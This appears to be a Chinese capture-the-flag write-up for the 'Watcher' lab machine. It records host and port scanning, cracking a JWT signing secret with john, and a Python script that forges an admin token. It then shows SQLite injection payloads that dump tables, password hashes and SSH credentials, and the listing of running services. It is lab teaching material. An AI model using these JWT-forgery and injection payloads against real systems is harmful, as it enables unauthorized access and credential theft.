
靶机信息

靶机名称： Watcher
靶机作者：Yolo
靶机类型：Linux
来源：MazeSec/QQ内部群 660930334
官网：https://maze-sec.com/

流程图



存活主机发现

使用 arp-scan 进行局域网内存活主机扫描，发现目标主机 IP 地址为 192.168.6.181

```
arp-scan -l

# PCS Systemtechnik GmbH 是一家德国公司，根据 MAC 地址前缀 08:00:27，可以推测该设备可能是使用
VirtualBox 虚拟化软件创建的虚拟机，因为这个 MAC 地址前缀通常与 VirtualBox 相关联。
192.168.6.181   08:00:27:ff:92:3d       PCS Systemtechnik GmbH
```

端口扫描

对目标主机进行全端口扫描，使用 `-sT` 进行 TCP 连接扫描。

```
nmap 192.168.6.181 -p- -sT -n

PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
5000/tcp open  upnp
```


使用 `-sV` 对已知端口进行版本扫描

```
nmap 192.168.6.181 -sV -p 5000

PORT     STATE SERVICE VERSION
5000/tcp open  http    Gunicorn
```


5000 端口运行 web 服务

5000 端口分析

访问 http://192.168.6.181:5000，注册账号后登录




admin 路由仅允许 admin 等级用户访问



在 cookie 信息里有条 jwt，解密后发现用户等级为 normal

```
{
    "username": "111",
    "level": "normal",
    "iat": 1779529536,
    "exp": 1779533136
}
```



使用了 HS256 算法

```
flask-unsign -d -c
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjExMSIsImxldmVsIjoibm9ybWFsIiwiaWF0IjoxNzc5NTI5NTM2LCJleHAiOjE3Nzk1MzMxMzZ9.Zcz6BW5gw2l3Db1wEQWr8PoO9egVHPnJ2vLn2jfg-_w'
{'alg': 'HS256', 'typ': 'JWT'}
```

JWT 密钥爆破

尝试 john 指定算法进行暴力破解，使用 rockyou.txt 字典，破解出 secret 为 `maze`


```
echo
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjExMSIsImxldmVsIjoibm9ybWFsIiwiaWF0IjoxNzc5NTI5NTM2LCJleHAiOjE3Nzk1MzMxMzZ9.Zcz6BW5gw2l3Db1wEQWr8PoO9egVHPnJ2vLn2jfg-_w' >
token.txt
john token.txt --format=HMAC-SHA256 --wordlist=/usr/share/wordlists/rockyou.txt
```

```
┌──(root㉿kali)-[~]
└─# echo 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjExMSIsImxldmVsIjoibm9ybWFsIiwiaWF
> token.txt
john token.txt --format=HMAC-SHA256 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
maze             (?)
1g 0:00:00:01 DONE (2026-05-23 05:50) 0.8695g/s 4954Kp/s 4954Kc/s 4954KC/s mazney..mayor1962
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─# |
```


使用 secret 重新生成 jwt，修改用户等级为 admin


```python
#!/usr/bin/env python3
import jwt
import time

secret = "maze"

# 伪造管理员 token
admin_token = jwt.encode(
    {
        "username": "admin",
        "level": "admin",
        "iat": int(time.time()),
        "exp": int(time.time()) + 7200  # 2小时
    },
    secret,
    algorithm="HS256"
)

print(admin_token)
```

使用新生成的 admin token 访问 admin 路由，管理面板修改配置会向 `/api/settings/update` 发送 POST 请求



发送单引号时，服务器返回 500 错误，其中 `unrecognized token:` 是 SQLite 数据库引擎的错误提示，说明后端使用了 SQLite 数据库，并且存在 SQL 注入漏洞






SQL 注入漏洞利用

猜测后端sql语句

```
sql = f"UPDATE settings SET value = '{value}' WHERE key = '{key}'"
```

利用子查询注入提取数据：

```
// 注入子查询到 value
{"key":"theme","value":"'||(SELECT sql FROM sqlite_master LIMIT 1)||'"}
// 返回 current_value 带着表结构
{"code":200,"current_value":"CREATE TABLE users (...)",...}
```



原理：语句变成：

```
UPDATE settings SET value = ''||(SELECT sql FROM sqlite_master LIMIT 1)||'' WHERE key =
'theme'
```

SQLite 的 || 是字符串连接符，子查询结果被拼接进 value 字段，然后通过 SELECT value FROM settings WHERE key = 'theme' 读回来返回给客户端

获取所有表

```
# users,sqlite_sequence,settings,secret
{
    "key": "theme",
    "value": "'||(SELECT group_concat(name, ',') FROM sqlite_master WHERE type='table')||'"
}
```

获取表结构

```
{
    "key": "theme",
    "value": "'||(SELECT sql FROM sqlite_master WHERE type='table' AND name='users')||'"
}
```

建表语句

```
# user表
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,     -- 用户ID，自增
```

```
    username TEXT UNIQUE NOT NULL,           -- 用户名，唯一
    password TEXT NOT NULL,                  -- 密码
    level TEXT DEFAULT 'normal'              -- 权限等级
)
# settings表
CREATE TABLE settings (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    key TEXT UNIQUE NOT NULL,
    value TEXT NOT NULL,
    description TEXT
)
# secret表
CREATE TABLE secret (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    secret TEXT NOT NULL
);
```

查询表数据

```
{
    "key": "theme",
    "value": "'||(SELECT group_concat(username||':'||password||':'||level, ';') FROM users)||'"
}
```

表数据

```
# user
admin:02acd98efd5e68a2d9f0cedceb841ff835ea3af09c979be40a26900db75bb7b0:admin;111:bcb15f821479b4d5772bd0ca866c00ad5f926e3580720659cc80d39c9d09802a:normal
# settings
1:theme:admin:02acd98efd5e68a2d9f0cedceb841ff835ea3af09c979be40a26900db75bb7b0:admin;111:bcb15f821479b4d5772bd0ca866c00ad5f926e3580720659cc80d39c9d09802a:normal:系统主题;2:language:zh-CN:系统语言;3:notification:on:通知开关;4:log_level:%3f:日志等级
# secret
1:watcher:mazesec123q1231w!@#!@@#$
```

拿到 `watcher:mazesec123q1231w!@#!@@#$` 从，尝试登录 ssh，成功登录到服务器

pspy64 监控进程

查看靶机正在运行的服务

```
systemctl list-units --type=service --state=running
```

其中 `autoarchive.service`、`watcher.service` 的服务名及描述引起注意

```
watcher@Watcher:~$ systemctl list-units --type=service --state=running
  UNIT                       LOAD   ACTIVE SUB     DESCRIPTION
  autoarchive.service        loaded active running AutoArchive root watcher
  cron.service               loaded active running Regular background program processing daemon
  dbus.service               loaded active running D-Bus System Message Bus
  getty@tty1.service         loaded active running Getty on tty1
  ssh.service                loaded active running OpenBSD Secure Shell server
  systemd-journald.service   loaded active running Journal Service
  systemd-logind.service     loaded active running User Login Management
  systemd-timesyncd.service  loaded active running Network Time Synchronization
  systemd-udevd.service      loaded active running Rule-based Manager for Device Events and Files
  user@1000.service          loaded active running User Manager for UID 1000
  watcher.service            loaded active running Watcher CTF Web Service

Legend: LOAD   → Reflects whether the unit definition was properly loaded.
        ACTIVE → The high-level unit activation state, i.e. generalization of SUB.
        SUB    → The low-level unit activation state, values depend on unit type.

11 loaded units listed.
